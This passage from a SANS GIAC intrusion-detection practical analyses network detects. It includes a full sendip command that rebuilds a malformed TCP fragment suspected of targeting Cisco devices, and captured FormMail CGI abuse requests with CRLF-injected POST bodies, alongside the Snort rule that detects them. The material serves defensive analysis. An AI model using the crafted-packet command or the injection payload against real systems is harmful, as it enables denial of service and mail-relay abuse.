05:42:03.834488 192.1.1.188 > 46.5.14.80: tcp (frag 0:20@17184)
```

We learn the following:

- we have the "second form" as the packet does not have the + (indicating that there are no more fragments)
- we have a large packet offset of 17184
- the fragment id is 0.

However as we have learned from the detect that the TCP header is intact, and the TCP header is only sent on the first fragment, all subsequent fragments should have valid offsets and no TCP information.

To me this indicates a higher likelihood of a crafted packet, rather than a mangled packet as I proposed in my detect.

"If it where a fragment, what would be the likely use of a packet like this?"

After performing some specific research around the potential of such fragmentation I have found that the packet could be used for one of the following two purposes:

[11] http://www.tcpdump.org/tcpdump_man.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- performing a denial of service attack against various CISCO products
- using flaws in CISCO products to allow mapping of router and firewall ACL's

I have attempted to create such a packet using both hping2 and sendip. I was unable to create the packet utilising hping2, but sendip allows the packet to be created. How I constructed the command line is shown below:

Field name	***Size (bits)***	***SendIP option***	***Required Value***	***Notes***
Version	4	-iv	4	
Header length	4	-ih	5	
TOS	8	-iy	0x00	
Total Length	16	-il	0x0028	
Identification	16	-ii	0x0000	
Flags	3	-ifr	1	
		-ifd	0	
		-ifm	0	
Fragment offset	13	-if	0x8864	
Time to Live	8	-it	0xff	Set to 0xec to show received ttl
Protocol	8	-ip	0x06	
Header checksum	16	-ic	0x240c	This is broken
Source Address	32	-is	192.1.1.188	
Destination Address	32	-id		46.5.58.162
Options	Variable	-io...		

Field name	***Size (bits)***	***SendIP option***	***Required Value***	***Notes***
Source port	16	-ts	0x1225	4645
Destination port	16	-td	0x0050	80
Sequence number	32	-tn	3729 7cf0	
Acknowledgment number	32	-ta	3729 7cf0	
Data offset	4	-tt	0000	
Reserved	4	-tr	0000	
Flags: ECN	1	-tfe	0	
Flags: CWR	1	-tfc	0	
Flags: URG	1	-tfu	0	
Flags: ACK	1	-tfa	0	
Flags: PSH	1	-tfp	0	
Flags: RST	1	-tfr	1	
Flags: SYN	1	-tfs	0	
Flags: FIN	1	-tff	0	
Window	16	-tw	0x0000	
Checksum	16	-tc	0x62d9	
Urgent pointer	16	-tu	0x000	
Options	Variable	-to...		

```
#sendip -p ipv4 -iv 4 -ih 5 -iy 0x00 -il 0x0028 -ii 0x0000 -ifr 1 -ifd 0 -ifm 0 -if
0x8864 -it 0xec -ip 0x06 -ic 0x240c -is 192.1.1.188 -id 46.5.58.162 -p tcp  -ts 0x1225
-td 0x0050 -tn 0x37297cf0 -ta 0x37297cf0 -tt 0x0000 -tr 0x0000 -tfr 1 -tw 0000 -tc
0x62d9 -tu 0x000 46.5.58.162 -v
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Added 47 options
Initializing module ipv4
Initializing module tcp
Finalizing module tcp
Finalizing module ipv4
Final packet data:
45 00 00 28   E..(
00 00 88 64   ...d
EC 06 24 0C   ..$.
C0 01 01 BC   ....
2E 05 3A A2   ..:.
12 25 00 50   .%.P
37 29 7C F0   7)|.
37 29 7C F0   7)|.
00 36 00 00   .6..
62 D9 00 00   b...
Sent 40 bytes to 46.5.58.162
Freeing module ipv4
Freeing module tcp
```

After trying to utilise this function on a Linux system, I was unable to get the –ii flag to result in setting the ID field to 0x0000. It would always be changed to a random value.

```
# tcpdump -i eth0 'dst host 46.5.58.162' -x -vv
tcpdump: listening on eth0
16:11:04.817618 192.1.1.188 > 46.5.58.162: tcp (frag  40935:20@17184)
(ttl 236, len 40)
                         4500 0028 9fe7 8864 ec06 7c1f c001 01bc
                         2e05 3aa2 1225 0050 3729 7cf0 3729 7cf0
                         0036 0000 62d9 0000
```

Mike Rickets, the author of SendIP was very helpful in explaining why:

“Linux and *BSD do not allow sending zero in the ip packet id field, and if you try to do so it gets rewritten with a random(ish) value at kernel level. This applies to a few other fields as well, see the note on ipv4 options in the README. I haven't yet been able to find any way around this.”

Taking Mike’s advice, the README states:

“Linux, *BSD:
- IP source address is rewritten if it is zero.
- IP checksum is always rewritten to the correct value.
- IP packet ID is rewritten (to a randomish value) if it is zero.
- Total packet length is always rewritten to the number of bytes sent.
- All other headers work as expected.

Solaris:
- IP source address is rewritten if it is zero.
- IP header length works provided that the length given is not greater than the number of bytes in the packet. If it is, sendip will segfault.
- IP don't fragment flag always set, other IP flags always cleared.
- IP checksum is always rewritten to the correct value.
- IP packet ID is rewritten (to a randomish value) if it is zero.
- Total packet length is always rewritten to the number of bytes sent.
- All other headers work as expected.”

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This is an interesting fact, as the TTL would have indicated a Solaris 2.x system, and we have just learned that Solaris will rewrite the packet ID to a random(ish) value if set to zero.

It would appear that the packet has the potential of being created for hostile intent; however, I have not been able to prove how the packet was created.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4. Detect 3

The following trace was taken from the incidents.org website, and is obtainable from the following URL:

http://www.incidents.org/logs/raw/2002.10.18

The layout of the network is unknown, but the following can be learned from the network trace. By using tcpdump, we can see the IP level information of the packets that trigger the alerts:

```
# tcpdump -r 2002.10.18 'src host 172.139.55.64' -e -nn
13:27:31.426507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 697: 172.139.55.64.1585 >
170.129.50.3.80: P 17908520:17909163(643) ack 745388135 win 8592 (DF)
13:27:31.546507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 693: 172.139.55.64.1587 >
170.129.50.3.80: P 17908521:17909160(639) ack 738026191 win 8592 (DF)
```

-r	read a file containing a tcpdump format captured file
src	specify we are only interested in the source
host	specify the host IP address we are interested in as the source, 172.139.55.64 in this case
-e	dumps the link level headers for each packet
-nn	do not lookup the IP address or the services used

Each of the packets monitored by the IDS system is sent between two devices:

- 00:03:e3:d9:26:c0 – MAC address reserved for use by CISCO systems
- 00:00:0c:04:b2:33 – MAC address reserved for use by CISCO systems

From this we can deduce the network layout:

```
        0:3:e3:d9:26:c0          0:0:c:4:b2:33
Remote ---- Cisco ----- HUB ------ Cisco ---- Local
Network                  I                    Network
172.139.55.64           IDS                   170.129.50.3
                       Probe          I
```

To discover the owner of the remote block of addresses, we can do this in a number of ways, for example from UNIX:

```
#whois 172.139.55.64
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    America Online
OrgID:      AOL
Address:    22000 AOL Way
City:       Dulles
StateProv:  VA
PostalCode: 20166
Country:    US

NetRange:   172.128.0.0 - 172.191.255.255
CIDR:       172.128.0.0/10
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
NetName:    AOL-172BLK
NetHandle:  NET-172-128-0-0-1
Parent:     NET-172-0-0-0-0
NetType:    Direct Allocation
NameServer: DAHA-01.NS.AOL.COM
NameServer: DAHA-02.NS.AOL.COM
NameServer: DAHA-07.NS.AOL.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-03-24
Updated:    2003-08-08

TechHandle: AOL-NOC-ARIN
TechName:   America Online, Inc.
TechPhone:  +1-703-265-4670
TechEmail:  domains@aol.net

OrgAbuseHandle: AOL382-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-703-265-4670
OrgAbuseEmail:  abuse@aol.net

OrgNOCHandle: AOL236-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-703-265-4670
OrgNOCEmail:  noc@aol.net

OrgTechHandle: AOL-NOC-ARIN
OrgTechName:   America Online, Inc.
OrgTechPhone:  +1-703-265-4670
OrgTechEmail:  domains@aol.net

# ARIN WHOIS database, last updated 2004-01-02 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

The local address is registered to:

```
# whois 170.129.50.3
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    Standard Microsystems Corporation
OrgID:      SMC-9
Address:    300 Kennedy Drive
City:       Hauppauge Industrial Park
StateProv:  NY
PostalCode:
Country:    US

NetRange:   170.129.0.0 - 170.129.255.255
CIDR:       170.129.0.0/16
NetName:    SMCORP
NetHandle:  NET-170-129-0-0-1
Parent:     NET-170-0-0-0-0
NetType:    Direct Assignment
NameServer: NS.PSI.NET
NameServer: NS2.PSI.NET
Comment:
RegDate:    1994-04-29
Updated:    1994-05-25

TechHandle: MH127-ARIN
TechName:   Hymowitz, Matt
TechPhone:  +1-516-435-6058
TechEmail:

# ARIN WHOIS database, last updated 2004-01-02 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Detect was generated by

The alert was issued from a Snort Intrusion detection system, utilising Snort Version 2.0.4 and rule files from 23rd September 2003.

Each of the files from incidents.org was processed using the following command:

```
# for file in `ls`; do mkdir $file.dir; /usr/local/bin/snort -c
/etc/snort/snort.giac.conf -e -l $file.dir -k none -vvv -X -r $file; done
```

The snort options used where:

-c	Specify the location of the snort configuration file
-e	Dump the link level layer
-l	location of the directory to output to
-k	specifies the checksum mode to apply to each packet, in this case none so that Snort does not drop packets that have been altered
-vvv	be very very very verbose
-X	dump the hex/ascii packet contents
-r	specifies which file to be processed

It should be noted that a special snort configuration file was used to allow packets to be analysed that where not part of an existing TCP stream. In effect, the stream4 pre-processor was disabled.

During the processing of the file from the 9th June 2002, the following full alert was issued:

```
[**] [1:1610:5] WEB-CGI formmail arbitrary command execution attempt [**]
[Classification: Web Application Attack] [Priority: 1]
11/18-13:27:31.426507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x2B9
172.139.55.64:1585 -> 170.129.50.3:80 TCP TTL:113 TOS:0x0 ID:45431 IpLen:20 DgmLen:683
DF
***AP*** Seq: 0x1114328  Ack: 0x2C6DB867  Win: 0x2190  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS226][Xref => http://cve.mitre.org/cgi-
bin/cvename.cgi
?name=CVE-1999-0172][Xref => http://www.securityfocus.com/bid/1187][Xref =>
http://cgi.nessus.o
rg/plugins/dump.php3?id=10076][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10782]
```

This was issued as the following rule was triggered:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI formmail
arbitrary command execution attempt"; flow:to_server,established;
uricontent:"/formmail"; nocase; content:"%0a"; nocase; reference:nessus,10782;
reference:nessus,10076; reference:bugtraq,1187; reference:cve,CVE-1999-0172;
reference:arachnids,226; classtype:web-application-attack; sid:1610; rev:5;)
```

The snort rule is made up of a number of sections:

- alert – if rule matches, issue an alert
- tcp – protocol type, in this example TCP
- $EXTERNAL_NET – network for the source of the packet
- any – source port number
- -> - direction of the connection

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- $HTTP_SERVERS – a list of web servers on the network for the destination of the packet
- $HTTP_PORTS – a list of destination port number used in $HTTP_SERVERS
- msg: - define the output message for the rule to issue
- Flow:to_server, established – defines that the rule is only active on traffic flowing to the server and only once the connection is established
- Uricontent – search the normalised URI field
- content - search for specific content
- nocase – ignore the case of the search
- Reference – a list of references on the attack
- Classtype – allocates a class to the attack
- Sid – snort ID for the rule
- Rev – revision number for the rule

This rule triggers if a TCP packet is see on the home network with a number of triggers set. We can see from the following traces why the alert is issued:

```
[root@gateway GCIA]# tcpdump -r 2002.10.18 'src host 172.139.55.64' -X
13:27:31.426507 AC8B3740.ipt.aol.com.1585 > www.smsc.com.http: P
17908520:17909163(643) ack 745388135 win 8592 (DF)
0x0000   4500 02ab b177 4000 7106 9585 ac8b 3740        E....w@.q.....7@
0x0010   aa81 3203 0631 0050 0111 4328 2c6d b867        ..2..1.P..C(,m.g
0x0020   5018 2190 dba8 0000 504f 5354 202f 6367        P.!.....POST./cg
0x0030   692d 6269 6e2f 466f 726d 4d61 696c 2e70        i-bin/FormMail.p
0x0040   6c20 4854 5450 2f31 2e31 0d0a 5072 6f78        l.HTTP/1.1..Prox
0x0050   792d 436f 6e6e 6563 7469 6f6e 3a20 4b65        y-Connection:.Ke
0x0060   6570 2d41 6c69 7665 0d0a 4163 6365 7074        ep-Alive..Accept
0x0070   3a20 696d 6167 652f 6769 662c 2069 6d61        :.image/gif,.ima
0x0080   6765 2f78 2d78 6269 746d 6170 2c20 696d        ge/x-xbitmap,.im
0x0090   6167 652f 6a70 6567 2c20 6170 706c 6963        age/jpeg,.applic
0x00a0   6174 696f 6e2f 6d73 776f 7264 2c20 2a2f        ation/msword,.*/
0x00b0   2a0d 0a43 6f6e 7465 6e74 2d54 7970 653a        *..Content-Type:
0x00c0   2061 7070 6c69 6361 7469 6f6e 2f78 2d77        .application/x-w
0x00d0   7777 2d66 6f72 6d2d 7572 6c65 6e63 6f64        ww-form-urlencod
0x00e0   6564 0d0a 5573 6572 2d41 6765 6e74 3a20        ed..User-Agent:.
0x00f0   4d6f 7a69 6c6c 612f 342e 3036 2028 5769        Mozilla/4.06.(Wi
0x0100   6e39 353b 2049 290d 0a48 6f73 743a 2077        n95;.I)..Host:.w
0x0110   7777 2e58 5858 5858 5858 580d 0a43 6f6e        ww.XXXXXXXX..Con
0x0120   7465 6e74 2d4c 656e 6774 683a 2033 3731        tent-Length:.371
0x0130   0d0a 0d0a 656d 6169 6c3d 737a 6d34 3640        ....email=szm46@
0x0140   736d 6637 332e 636f 6d26 7265 6369 7069        smf73.com&recipi
0x0150   656e 743d 736b 3874 7235 3434 3536 3533        ent=sk8tr5445653
0x0160   4061 6f6c 2e63 6f6d 2673 7562 6a65 6374        @aol.com&subject
0x0170   3d77 7777 2e58 5858 5858 5858 5825 3246        =www.XXXXXXXX%2F
0x0180   6367 692d 6269 6e25 3246 466f 726d 4d61        cgi-bin%2FFormMa
0x0190   696c 2e70 6c25 3230 2532 3025 3230 2532        il.pl%20%20%20%2
0x01a0   3025 3230 2532 3025 3230 2532 3025 3230        0%20%20%20%20%20
0x01b0   2532 3025 3230 2532 3025 3230 2532 3025        %20%20%20%20%20%
0x01c0   3230 2532 3025 3230 6d63 3933 616a 7736        20%20%20mc93ajw6
0x01d0   3563 6567 6870 263d 2530 4425 3041 2530        5ceghp&=%0D%0A%0
0x01e0   4425 3041 7469 6d65 2532 4664 6174 6525        D%0Atime%2Fdate%
0x01f0   3341 2532 3030 3125 3341 3236 2533 4135        3A%2001%3A26%3A5
0x0200   3670 6d25 3230 2532 4625 3230 3131 2532        6pm%20%2F%2011%2
0x0210   4631 3825 3246 3230 3032 2530 4425 3041        F18%2F2002%0D%0A
0x0220   3c41 2532 3048 5245 4625 3344 2532 3277        <A%20HREF%3D%22w
0x0230   7777 2e58 5858 5858 5825 3246 6367        ww.XXXXXXXX%2Fcg
0x0240   692d 6269 6e25 3246 466f 726d 4d61 696c        i-bin%2FFormMail
0x0250   2e70 6c25 3232 3e77 7777 2e58 5858 5858        .pl%22>www.XXXXX
0x0260   5858 5825 3246 6367 692d 6269 6e25 3246        XXX%2Fcgi-bin%2F
0x0270   466f 726d 4d61 696c 2e70 6c3c 2532 4641        FormMail.pl<%2FA
0x0280   3e25 3044 2530 4125 3044 2530 4125 3044        >%0D%0A%0D%0A%0D
0x0290   2530 4125 3044 2530 416d 6339 3361 6a77        %0A%0D%0Amc93ajw
0x02a0   3635 6365 6768 700d 0a0d 0a                    65ceghp....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
13:27:31.546507 AC8B3740.ipt.aol.com.1587 > www.smsc.com.http: P
17908521:17909160(639) ack 738026191 win 8592 (DF)
0x0000   4500 02a7 b777 4000 7106 8f89 ac8b 3740        E....w@.q.....7@
0x0010   aa81 3203 0633 0050 0111 4329 2bfd 62cf        ..2..3.P..C)+.b.
0x0020   5018 2190 cf83 0000 504f 5354 202f 6367        P.!.....POST./cg
0x0030   692d 6269 6e2f 666f 726d 6d61 696c 2e70        i-bin/formmail.p
0x0040   6c20 4854 5450 2f31 2e31 0d0a 5072 6f78        l.HTTP/1.1..Prox
0x0050   792d 436f 6e6e 6563 7469 6f6e 3a20 4b65        y-Connection:.Ke
0x0060   6570 2d41 6c69 7665 0d0a 4163 6365 7074        ep-Alive..Accept
0x0070   3a20 696d 6167 652f 6769 662c 2069 6d61        :.image/gif,.ima
0x0080   6765 2f78 2d78 6269 746d 6170 2c20 696d        ge/x-xbitmap,.im
0x0090   6167 652f 6a70 6567 2c20 6170 706c 6963        age/jpeg,.applic
0x00a0   6174 696f 6e2f 6d73 776f 7264 2c20 2a2f        ation/msword,.*/
0x00b0   2a0d 0a43 6f6e 7465 6e74 2d54 7970 653a        *..Content-Type:
0x00c0   2061 7070 6c69 6361 7469 6f6e 2f78 2d77        .application/x-w
0x00d0   7777 2d66 6f72 6d2d 7572 6c65 6e63 6f64        ww-form-urlencod
0x00e0   6564 0d0a 5573 6572 2d41 6765 6e74 3a20        ed..User-Agent:.
0x00f0   4d6f 7a69 6c6c 612f 342e 3036 2028 5769        Mozilla/4.06.(Wi
0x0100   6e39 353b 2049 290d 0a48 6f73 743a 2077        n95;.I)..Host:.w
0x0110   7777 2e58 5858 5858 5858 580d 0a43 6f6e        ww.XXXXXXXX..Con
0x0120   7465 6e74 2d4c 656e 6774 683a 2033 3637        tent-Length:.367
0x0130   0d0a 0d0a 656d 6169 6c3d 6a6c 6a35 4078        ....email=jlj5@x
0x0140   6864 3537 2e63 6f6d 2672 6563 6970 6965        hd57.com&recipie
0x0150   6e74 3d73 6b38 7472 3534 3435 3635 3340        nt=sk8tr5445653@
0x0160   616f 6c2e 636f 6d26 7375 626a 6563 743d        aol.com&subject=
0x0170   7777 772e 5858 5858 5858 5858 2532 4663        www.XXXXXXXX%2Fc
0x0180   6769 2d62 696e 2532 4666 6f72 6d6d 6169        gi-bin%2Fformmai
0x0190   6c2e 706c 2532 3025 3230 2532 3025 3230        l.pl%20%20%20%20
0x01a0   2532 3025 3230 2532 3025 3230 2532 3025        %20%20%20%20%20%
0x01b0   3230 2532 3025 3230 2532 3025 3230 2532        20%20%20%20%20%2
0x01c0   3025 3230 2532 3025 3230 3239 3332 6467        0%20%20%202932dg
0x01d0   3633 263d 2530 4425 3041 2530 4425 3041        63&=%0D%0A%0D%0A
0x01e0   7469 6d65 2532 4664 6174 6525 3341 2532        time%2Fdate%3A%2
0x01f0   3030 3125 3341 3236 2533 4135 3670 6d25        001%3A26%3A56pm%
0x0200   3230 2532 4625 3230 3131 2532 4631 3825        20%2F%2011%2F18%
0x0210   3246 3230 3032 2530 4425 3041 3c41 2532        2F2002%0D%0A<A%2
0x0220   3048 5245 4625 3344 2532 3277 7777 2e58        0HREF%3D%22www.X
0x0230   5858 5858 5858 5825 3246 6367 692d 6269        XXXXXXX%2Fcgi-bi
0x0240   6e25 3246 666f 726d 6d61 696c 2e70 6c25        n%2Fformmail.pl%
0x0250   3232 3e77 7777 2e58 5858 5858 5858 5825        22>www.XXXXXXXX%
0x0260   3246 6367 692d 6269 6e25 3246 666f 726d        2Fcgi-bin%2Fform
0x0270   6d61 696c 2e70 6c3c 2532 4641 3e25 3044        mail.pl<%2FA>%0D
0x0280   2530 4125 3044 2530 4125 3044 2530 4125        %0A%0D%0A%0D%0A%
0x0290   3044 2530 4125 3044 2530 4132 3933 3264        0D%0A%0D%0A2932d
0x02a0   6736 330d 0a0d 0a                              g63....
```

This rule triggered because the following conditions where met:

- Snort currently supports four protocols, tcp, udp, icmp, and ip. The IP header states that this is protocol Type 06, which is TCP.
- The URI is searched for the string /formmail with the command uricontent:"/formmail"
- The alert triggers if the connection is established and flowing TO the HTTP server
- A content rule is match for the string “%0A”

Probability the source address was spoofed

Let us examine the packet to see what extra information we can discover that will indicate if the packet is spoofed. By using the alternative ‘tethereal’ command with the following is displayed:

```
# tethereal -r 2002.10.18 'ip.src==172.139.55.64' -V
Frame 1582 (697 bytes on wire, 697 bytes captured)
    Arrival Time: Nov 18, 2002 13:27:31.426507000
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Time delta from previous packet: 48.460000000 seconds
    Time since reference or first frame: 48410.130000000 seconds
    Frame Number: 1582
    Packet Length: 697 bytes
    Capture Length: 697 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
    Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 172.139.55.64 (172.139.55.64), Dst Addr: 170.129.50.3
               (170.129.50.3)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 683
    Identification: 0xb177 (45431)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 113
    Protocol: TCP (0x06)
    Header checksum: 0x9585 (correct)
    Source: 172.139.55.64 (172.139.55.64)
    Destination: 170.129.50.3 (170.129.50.3)
Transmission Control Protocol, Src Port: 1585 (1585), Dst Port: http (80), Seq:
               17908520, Ack: 745388135, Len: 643
    Source port: 1585 (1585)
    Destination port: http (80)
    Sequence number: 17908520
    Next sequence number: 17909163
    Acknowledgement number: 745388135
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 8592
    Checksum: 0xdba8 (incorrect, should be 0xdc35)
Hypertext Transfer Protocol
    POST /cgi-bin/FormMail.pl HTTP/1.1\r\n
        Request Method: POST
    Proxy-Connection: Keep-Alive\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, application/msword, */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/4.06 (Win95; I)\r\n
    Host: www.XXXXXXXX\r\n
    Content-Length: 371\r\n
    \r\n
    Data (375 bytes)

0000  65 6d 61 69 6c 3d 73 7a 6d 34 36 40 73 6d 66 37   email=szm46@smf7
0010  33 2e 63 6f 6d 26 72 65 63 69 70 69 65 6e 74 3d   3.com&recipient=
0020  73 6b 38 74 72 35 34 34 35 36 35 33 40 61 6f 6c   sk8tr5445653@aol
0030  2e 63 6f 6d 26 73 75 62 6a 65 63 74 3d 77 77 77   .com&subject=www
0040  2e 58 58 58 58 58 58 58 58 25 32 46 63 67 69 2d   .XXXXXXXX%2Fcgi-
0050  62 69 6e 25 32 46 46 6f 72 6d 4d 61 69 6c 2e 70   bin%2FFormMail.p
0060  6c 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30   l%20%20%20%20%20
0070  25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25   %20%20%20%20%20%
0080  32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32   20%20%20%20%20%2
0090  30 25 32 30 6d 63 39 33 61 6a 77 36 35 63 65 67   0%20mc93ajw65ceg
00a0  68 70 26 3d 25 30 44 25 30 41 25 30 44 25 30 41   hp&=%0D%0A%0D%0A
00b0  74 69 6d 65 25 32 46 64 61 74 65 25 33 41 25 32   time%2Fdate%3A%2
00c0  30 30 31 25 33 41 32 36 25 33 41 35 36 70 6d 25   001%3A26%3A56pm%
00d0  32 30 25 32 46 25 32 30 31 31 25 32 46 31 38 25   20%2F%2011%2F18%
00e0  32 46 32 30 30 32 25 30 44 25 30 41 3c 41 25 32   2F2002%0D%0A<A%2
00f0  30 48 52 45 46 25 33 44 25 32 32 77 77 77 2e 58   0HREF%3D%22www.X
0100  58 58 58 58 58 58 58 25 32 46 63 67 69 2d 62 69   XXXXXXX%2Fcgi-bi
0110  6e 25 32 46 46 6f 72 6d 4d 61 69 6c 2e 70 6c 25   n%2FFormMail.pl%
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0120  32 32 3e 77 77 77 2e 58 58 58 58 58 58 58 58 25   22>www.XXXXXXXX%
0130  32 46 63 67 69 2d 62 69 6e 25 32 46 46 6f 72 6d   2Fcgi-bin%2FForm
0140  4d 61 69 6c 2e 70 6c 3c 25 32 46 41 3e 25 30 44   Mail.pl<%2FA>%0D
0150  25 30 41 25 30 44 25 30 41 25 30 44 25 30 41 25   %0A%0D%0A%0D%0A%
0160  30 44 25 30 41 6d 63 39 33 61 6a 77 36 35 63 65   0D%0Amc93ajw65ce
0170  67 68 70 0d 0a 0d 0a                              ghp....

Frame 1583 (693 bytes on wire, 693 bytes captured)
    Arrival Time: Nov 18, 2002 13:27:31.546507000
    Time delta from previous packet: 0.120000000 seconds
    Time since reference or first frame: 48410.250000000 seconds
    Frame Number: 1583
    Packet Length: 693 bytes
    Capture Length: 693 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
    Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 172.139.55.64 (172.139.55.64), Dst Addr: 170.129.50.3
               (170.129.50.3)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 679
    Identification: 0xb777 (46967)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 113
    Protocol: TCP (0x06)
    Header checksum: 0x8f89 (correct)
    Source: 172.139.55.64 (172.139.55.64)
    Destination: 170.129.50.3 (170.129.50.3)
Transmission Control Protocol, Src Port: 1587 (1587), Dst Port: http (80), Seq:
               17908521, Ack: 738026191, Len: 639
    Source port: 1587 (1587)
    Destination port: http (80)
    Sequence number: 17908521
    Next sequence number: 17909160
    Acknowledgement number: 738026191
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 8592
    Checksum: 0xcf83 (incorrect, should be 0xb32d)
Hypertext Transfer Protocol
    POST /cgi-bin/formmail.pl HTTP/1.1\r\n
        Request Method: POST
    Proxy-Connection: Keep-Alive\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, application/msword, */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/4.06 (Win95; I)\r\n
    Host: www.XXXXXXXX\r\n
    Content-Length: 367\r\n
    \r\n
    Data (371 bytes)

0000  65 6d 61 69 6c 3d 6a 6c 6a 35 40 78 68 64 35 37   email=jlj5@xhd57
0010  2e 63 6f 6d 26 72 65 63 69 70 69 65 6e 74 3d 73   .com&recipient=s
0020  6b 38 74 72 35 34 34 35 36 35 33 40 61 6f 6c 2e   k8tr5445653@aol.
0030  63 6f 6d 26 73 75 62 6a 65 63 74 3d 77 77 77 2e   com&subject=www.
0040  58 58 58 58 58 58 58 58 25 32 46 63 67 69 2d 62   XXXXXXXX%2Fcgi-b
0050  69 6e 25 32 46 66 6f 72 6d 6d 61 69 6c 2e 70 6c   in%2Fformmail.pl
0060  25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25   %20%20%20%20%20%
0070  32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32   20%20%20%20%20%2
0080  30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30   0%20%20%20%20%20
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0090  25 32 30 25 32 30 32 39 33 32 64 67 36 33 26 3d   %20%202932dg63&=
00a0  25 30 44 25 30 41 25 30 44 25 30 41 74 69 6d 65   %0D%0A%0D%0Atime
00b0  25 32 46 64 61 74 65 25 33 41 25 32 30 30 31 25   %2Fdate%3A%2001%
00c0  33 41 32 36 25 33 41 35 36 70 6d 25 32 30 25 32   3A26%3A56pm%20%2
00d0  46 25 32 30 31 31 25 32 46 31 38 25 32 46 32 30   F%2011%2F18%2F20
00e0  30 32 25 30 44 25 30 41 3c 41 25 32 30 48 52 45   02%0D%0A<A%20HRE
00f0  46 25 33 44 25 32 32 77 77 77 2e 58 58 58 58 58   F%3D%22www.XXXXX
0100  58 58 58 25 32 46 63 67 69 2d 62 69 6e 25 32 46   XXX%2Fcgi-bin%2F
0110  66 6f 72 6d 6d 61 69 6c 2e 70 6c 25 32 32 3e 77   formmail.pl%22>w
0120  77 77 2e 58 58 58 58 58 58 58 58 25 32 46 63 67   ww.XXXXXXXX%2Fcg
0130  69 2d 62 69 6e 25 32 46 66 6f 72 6d 6d 61 69 6c   i-bin%2Fformmail
0140  2e 70 6c 3c 25 32 46 41 3e 25 30 44 25 30 41 25   .pl<%2FA>%0D%0A%
0150  30 44 25 30 41 25 30 44 25 30 41 25 30 44 25 30   0D%0A%0D%0A%0D%0
0160  41 25 30 44 25 30 41 32 39 33 32 64 67 36 33 0d   A%0D%0A2932dg63.
0170  0a 0d 0a                                          ...
```

-r 2002.10.18	- defines which file to read as input
-V	- output a protocol tree
-R ip.src==172.139.55.64	- defines a read filter, in this case for packets which have a source IP address of 172.139.55.64

We can see from this example that the packet has a TTL of 113, which would indicate that an original TTL of 128 was used and that would show that around 15 hops have been made.

